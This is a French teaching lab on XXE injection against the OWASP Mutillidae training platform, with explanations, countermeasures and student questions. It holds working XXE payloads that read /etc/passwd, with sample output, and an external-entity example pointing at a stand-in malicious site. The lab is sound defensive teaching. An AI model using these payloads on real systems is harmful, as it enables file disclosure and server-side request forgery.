

Sécurisation des applications Web

Activité 5 : Attaques de type XXE (XML External Entities)

Propriétés	Description
Intitulé long	Exploitation d'une plateforme d'apprentissage des vulnérabilités des applications Web
Intitulé court	Sécurisation des applications Web
Formation concernée	BTS Services Informatiques aux Organisations
Matière	Bloc 3 : Cybersécurité des services informatiques en deuxième année SLAM
Présentation	<p>Ce Côté labo a pour objectif d'exploiter la plateforme d'apprentissage Mutillidae du groupe OWASP (<i>OpenWeb Application Security Project</i>) afin de se familiariser avec les principales vulnérabilités des applications Web. Chaque activité couvre une problématique spécifique (SQLi, XSS, CSRF...) en référence au top 10 des vulnérabilités décrites par l'OWASP.</p> <p>Dans un premier temps, l'étudiant doit réaliser les attaques associées à chaque vulnérabilité.</p> <p>Dans un deuxième temps, l'objectif est d'analyser et de comprendre les codes sources des scripts présentés dans leur forme non sécurisée puis sécurisée en tant que contre-mesure.</p> <p>Cette cinquième activité traite des vulnérabilités de type XXE (XML External Entities). Cette faille arrive en 5^e position dans le classement OWASP 2021.</p>
Compétences	<ul style="list-style-type: none">● Protéger les données à caractère personnel ;<ul style="list-style-type: none">○ Identifier les risques liés à la collecte, au traitement, au stockage et à la diffusion de données à caractère personnel.● Garantir la disponibilité, l'intégrité et la confidentialité des services informatiques et des données de l'organisation face à des cyberattaques.<ul style="list-style-type: none">○ Caractériser les risques liés à l'utilisation malveillante d'un service informatique ;○ Recenser les conséquences d'une perte de disponibilité, d'intégrité ou de confidentialité.● Assurer la cybersécurité d'une solution applicative et de son développement
Savoirs	<ul style="list-style-type: none">● Sécurité des applications web : risques, menaces et protocoles.
Prérequis	Commandes de base d'administration d'un système Linux, langages PHP et JavaScript. Dans l' activité 1 , avoir lu la présentation (<i>owasp-presentation-v1.1</i>) et réalisé les installations décrites dans le fichier <i>owasp-mise_en_place-v1.1</i> . Langage XML.
Outils	Deux machines éventuellement virtualisées sont nécessaires avec Linux comme système d'exploitation. Sites officiels : https://www.owasp.org et https://portswigger.net/burp/communitydownload
Mots-clés	OWASP, Mutillidae 2.6.60, BurpSuite 1.7.29, vulnérabilités, SQLi, XSS, IDOR, injection d'entité externe XML.
Durée	Une heure minimum pour cette activité.
Auteur(es)	Patrice DIGNAN, avec la relecture, les tests et les suggestions de Valéry Tschaen et Amal Hecker
Version	1.0
Date de publication	Janvier 2022

I Le format XML.....	2
II Présentation générale des vulnérabilités XXE.....	3
1 Présentation de XXE.....	3
2 Panorama des attaques XXE.....	4
III Exemples d'interactions XML/XXE.....	4
IV Bonnes pratiques.....	5
V Objectifs et architecture générale du labo.....	5
VI Défi : Récupération du fichier système /etc/passwd.....	6
1 Objectif.....	6
2 À vous de jouer.....	6
VII Conclusion.....	7

I Le format XML

XML (eXtensible Markup Language) est un format de fichier conçu pour transmettre des informations entre des applications. Un document XML est composé d'éléments (blocs) qui représentent sa structure. Les principales caractéristiques de XML sont :

- langage de balisage, proche du HTML ;
- langage de description de contenus, décrivant la structure du document et non son affichage ;
- un document XML peut être associé à un schéma (p. ex. à l'aide d'une DTD) définissant les règles à respecter pour que le document soit bien formé et valide ;
- facile à lire pour un être humain.

La **DTD** (Document Type Definition) est un document qui permet de valider un document XML en définissant un ensemble de règles décrivant la structure du document. Ces règles comprennent notamment le nom des éléments pouvant apparaître dans le document XML et leur contenu ainsi que des attributs possibles précisant l'organisation hiérarchique des éléments entre eux et leur nombre d'occurrences. Cette description DTD peut être interne ou externe au document XML.

Exemple avec DTD interne	Exemple avec DTD externe
<pre><?xml version="1.0"> <!DOCTYPE chercheur [<!ELEMENT chercheur (livre)+> <!ELEMENT livre (titre, auteur, ref)> <!ELEMENT titre (#PCDATA)> <!ELEMENT auteur (#PCDATA)> <!ELEMENT ref (#PCDATA)>]> <chercheur> <livre> <titre>Big data</titre> <auteur>Jean Dupont</auteur> <ref>Bases de données</ref> </livre> <livre> <titre>Debian 10 administration</titre> <auteur>Léo Quinville</auteur> <ref>Tech</ref> </livre> <livre> <titre>Mathématiques financières</titre> <auteur>Franck Paris</auteur> <ref>Finance</ref> </livre> </chercheur></pre>	<pre>Fichier externe nommé univ.dtd : <!ELEMENT chercheur (livre)+> <!ELEMENT livre (titre, auteur, ref)> <!ELEMENT titre (#PCDATA)> <!ELEMENT auteur (#PCDATA)> <!ELEMENT ref (#PCDATA)> Puis injection dans le document XML : <?xml version="1.0"?> <!DOCTYPE chercheur SYSTEM "univ.dtd"> <chercheur> <livre> <titre>Big data</titre> <auteur>Jean Dupont</auteur> <ref>Bases de données</ref> </livre> <livre> <titre>Debian 10 administration</titre> <auteur>Léo Quinville</auteur> <ref>Tech</ref> </livre> <livre> <titre>Mathématiques financières</titre> <auteur>Franck Paris</auteur> <ref>Finance</ref> </livre> </chercheur></pre>

Cas d'usages :

Le XML est utilisé pour structurer des informations dans des fichiers textes. On peut par exemple l'utiliser dans les cas suivants :

- fichiers de configuration ;
- fichiers de sauvegarde de configurations ;
- fichiers de journalisation ;
- enregistrement de résultats (mesures, liste de personnes...).


II Présentation générale des vulnérabilités XXE

1 Présentation de XXE

L'injection d'entités externes XML (également appelée XXE) est une vulnérabilité de sécurité Web qui permet à un attaquant **d'interférer avec le traitement des données XML par une application**. Il permet souvent à un attaquant **d'afficher des fichiers** sur le système de fichiers du serveur d'applications et **d'interagir** avec tous les systèmes dorsaux ou externes auxquels l'application elle-même peut accéder.

Exemple :

D'après portswigger.net.



```
<?xml version="1"?>
<!DOCTYPE stockCheck [ <!ENTIT
xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId&xxe;
</productId></stockCheck

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```

Un classique du genre pour obtenir un fichier de configuration

Dans certaines situations, un attaquant peut intensifier une attaque XXE pour compromettre le serveur sous-jacent ou une autre infrastructure dorsale, en exploitant la vulnérabilité XXE pour effectuer des **attaques de falsification de demande côté serveur** (SSRF¹ - Server Side Request Forgery).

Le plus grand risque avec XXE est la **grande variété** de façons dont il peut être exploité. Qu'il soit simple ou complexe, si un morceau de code externe peut se frayer un chemin sur un document XML, le système est compromis. **L'omniprésence de XML** signifie que les applications utilisant XML sont susceptibles de manipuler un grand nombre de données sensibles.

1 *SSRF (attaque de falsification de demande côté serveur) : attaque visant à abuser des fonctionnalités d'un serveur pour lire ou mettre à jour des ressources internes. L'attaquant peut fournir ou modifier une URL utilisée par le code exécuté sur le serveur pour lire ou mettre à jour des données. Avec des URL bien choisies, l'attaquant peut ainsi découvrir la configuration du serveur, se connecter à des services internes comme http, activer des bases de données ou effectuer des demandes de publication auprès de services internes qui ne sont pas destinés à être exposés. Définition d'après owasp.org.*

IV Bonnes pratiques

Les contre-mesures suivantes sont à envisager :

- Le moyen le plus simple et le plus sûr d'éviter les attaques XXE consiste à désactiver complètement les définitions de type de document (entités externes).

- Exemple en PHP :

```
libxml_disable_entity_loader (true); (pour les versions de PHP < 8.0).
```

- Exemple en Java :

```
factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
```

Remarque: factory est une instance de DocumentBuilderFactory.

- Dans la mesure du possible, utiliser des formats de données moins complexes tels que JSON et éviter la sérialisation des données sensibles.
- Corriger ou mettre à niveau tous les processeurs et bibliothèques XML utilisés par l'application ou sur le système d'exploitation sous-jacent. Utiliser des vérificateurs de dépendances. Mettre à jour SOAP² vers SOAP 1.2 ou supérieur.
- Mettre en œuvre une validation, un filtrage des entrées XML côté serveur (« liste blanche ») pour empêcher les données hostiles dans les documents, en-têtes ou nœuds XML.
- Utiliser un pare-feu d'application (WAF³) ou des outils de tests de la sécurité des applications web tels que des scanners de vulnérabilités.

V Objectifs et architecture générale du labo

Il s'agit de réaliser un défi permettant d'injecter du code malveillant XML afin de récupérer un fichier confidentiel sur le serveur cible.

Pour rappel, l'environnement de travail est le suivant :

Le serveur *Mutillidae* propose un site *Web* conçu pour identifier et tester les failles de sécurité identifiées par l'*OWASP*. Il est possible pour chacune d'entre elles, de définir le niveau de sécurité appliqué.

Notre démarche consistera, pour le défi présenté :

- à utiliser la version non sécurisée de la page concernée pour mettre en évidence la faille de sécurité ;
- constater ensuite que l'attaque n'est plus possible dans la version sécurisée de cette page fournie par *Mutillidae* ;
- étudier les mécanismes de sécurisation utilisés, donc le code de la page associée, pour identifier des bonnes pratiques de programmation.

Pour réaliser ce défi, l'outil BurpSuite n'a pas besoin d'être utilisé. Il peut cependant être exploité pour étudier, plus en détail, les requêtes transmises au serveur. La réalisation du défi nécessite de consulter le dossier documentaire.

2 SOAP : **SOAP** (ancien acronyme de *Simple Object Access Protocol*) est un protocole d'échange d'information structurée dans l'implémentation de services web basés sur XML.

3 WAF : Web application Firewall, pare-feu d'applications web.

VI Défi : Récupération du fichier système `/etc/passwd`

1 Objectif

Ce défi a pour objectif d'afficher le contenu du fichier `/etc/passwd` qui contient la liste de tous les utilisateurs systèmes présents sur le serveur.

2 À vous de jouer

Travail à faire 2 Mise en place de l'attaque XXE

Le but de cette première série de questions est de mettre en œuvre l'attaque permettant d'afficher le fichier contenant tous les utilisateurs sur le serveur cible.

- Q1.** Commencer par préparer votre environnement de travail en démarrant le serveur *Mutillidae* ainsi que la machine cliente. Vérifier que vos deux machines communiquent à l'aide de la commande `ping`. Puis, positionner le niveau de sécurité de *Mutillidae* à 0.
- Q2.** À l'aide du dossier documentaire, réaliser le défi permettant d'afficher le fichier confidentiel contenant la liste des utilisateurs `/etc/passwd`. Vous prendrez soin de réaliser vos propres captures d'écrans dans votre compte rendu de TP.

Travail à faire 2 Nouvelle tentative en mode sécurisé et analyse du code source

Le but de cette deuxième partie est de tester à nouveau l'attaque après activation du codage sécurisé et de comprendre l'encodage mis en place.

Test du niveau de sécurité 1 (Client-Side Security) :

- Q1.** Est-ce que le niveau de sécurité 1 permet d'éviter l'attaque XXE ? Si oui, est-ce dû à une protection spécifique contre le XXE ?
- Q2.** Dans la page `xml-validator.php`, expliquer le rôle des blocs de code suivants :

```
var lUnsafePhrases = /ENTITY/i;

if (theForm.xml.value.search(lUnsafePhrases) > -1){
    alert('Dangerous phrases detected. We can\'t allow these.
    return false;
} // end if
```

remarques :

1. l'affichage du code source Javascript peut s'effectuer en utilisant la combinaison de touches `CTRL ° U` car il s'agit d'un code coté client ;
2. une variante de cette question peut être de demander aux étudiants de rechercher le bloc de code effectuant la vérification sur les caractères suspects.

Test du niveau de sécurité 5 (Secure) :

- Q3.** Est-ce que le niveau de sécurité 5 permet d'éviter l'attaque XXE ?
- Q4.** Afficher le code source de la page `xml-validator.php` sur le serveur à l'aide de la commande `more /var/www/html/mutillidae/xml-validator.php`
- Q5.** Expliquer le rôle d'une expression régulière (motif).
- Q6.** Toujours dans la même page, expliquer le rôle de la fonction `preg_match`.

```
!preg_match(VALID_XML_CHARACTERS, $lXML))
```

Q7. Expliquer le rôle de la fonction `libxml_disable_entity_loader`. Qu'en est-il de cette fonction depuis PHP8.0 ?

Q8. Conclure sur la méthode de codage sécurisée utilisée pour empêcher l'attaque XXE.

VII Conclusion

Le XML présente un grand intérêt pour la manipulation des informations qui transitent sur une application web. Sa simplicité d'utilisation peut aussi engendrer des risques de sécurité importants. Les développeurs se doivent d'être attentifs lors de son utilisation et prévoir une démarche intégrant les risques liés à son utilisation malveillante.

Au-delà du codage, il est important de veiller à ce que les droits systèmes sur les fichiers de configurations soient correctement positionnés et non modifiés par la suite. Des vérifications via des calculs de sommes de contrôles permettent de vérifier qu'il n'y a pas eu de modifications suspectes à ce niveau-là.

Dossier documentaire

Dossier : Récupération du fichier confidentiel /etc/passwd depuis une machine cliente

Étape n°1 : Utilisation non malveillante du XML

Se rendre sur la page de test de l'attaque XXE via le lien suivant : OWASP 2017=> XML External Entities => XML External Entity Injection => XML Validator.

Vérifier que vous êtes au niveau de sécurité 0.

Security Level: 0 (Hosed)

Recopier ensuite le contenu XML proposé dans la zone de texte.

Please Enter XML to Validate

Example: `<somexml><message>Hello World</message></somexml>`

XML

```
<somexml>
<message>Hello World
</message>
</somexml>
```

Puis, cliquer sur le bouton **Validate XML**. Le résultat suivant doit s'afficher :

XML Submitted
`<somexml><message>Hello World</message></somexml>`

Text Content Parsed From XML
Hello World

Il s'agit ici d'une démonstration non malveillante d'utilisation du XML.

Étape n°2 : Injection de code malveillant

Reproduire l'étape n°1 en saisissant le code suivant dans la zone de texte :

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<somexml>
  <message>
    &xxe;
  </message>
</somexml>
```


Please Enter XML to Validate

Example: `<somexml><message>Hello World</message></somexml>`

XML

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc
/passwd" > ]>
<somexml>|
  <message>
    &xxe;
  </message>
</somexml>
```

Validate XML

Remarque :

La déclaration d'une entité externe utilise le mot clé SYSTEM et doit spécifier une URL à partir de laquelle la valeur de l'entité doit être chargée. Autre exemple :

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "http://site-malveillant.com" > ]>
```

Après validation via le bouton **Validate XML**, vous devez obtenir le résultat suivant :

Validate XML

XML Submitted

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd" > ]>
<somexml> <message> &xxe; </message> </somexml>
```

Text Content Parsed From XML

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:
/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:
/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var
/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var
```

La récupération du contenu du fichier système `/etc/passwd` est un succès. Cela constitue une **brèche de confidentialité** sur le serveur via une application web. Aucun outil n'a été nécessaire pour réaliser cette attaque.

Étape n°3 : Codage sécurisé

Reproduire les étapes 1 et 2 en activant le niveau de sécurité 5.

Security Level: 5 (Server-side Security)

L'attaque doit échouer et le message suivant doit s'afficher :

Dangerous phrases detected. We can't allow these. This all powerful blacklist will stop such attempts.

Much like padlocks, filtering cannot be defeated.

Blacklisting is l33t like l33tspeak.

OK

Cependant, ce message de blocage est dû aux vérifications héritées du niveau 1 de protection (vérifications de caractères suspects en javascript). Il convient donc de modifier le code source de protection du niveau 5 afin de désactiver les contrôles de niveau 1 pour que les contrôles spécifiques anti XXE de niveau 5 s'appliquent. Cette modification doit s'effectuer dans le fichier xml-validator.php

```
case "5":  
    $EnableJavaScriptValidation = FALSE;  
    ....
```

Dans ce cas, le message suivant s'affiche :

**Possible XML external entity injection attack detected.
Support has been notified .**

Même remarque pour le niveau 1 de sécurité. Il y a blocage mais à cause des sécurités Javascript. Sans ce contrôle sur Javascript, le niveau 1 de sécurité ne bloque pas l'attaque car il ne comporte pas de contrôles sur XXE.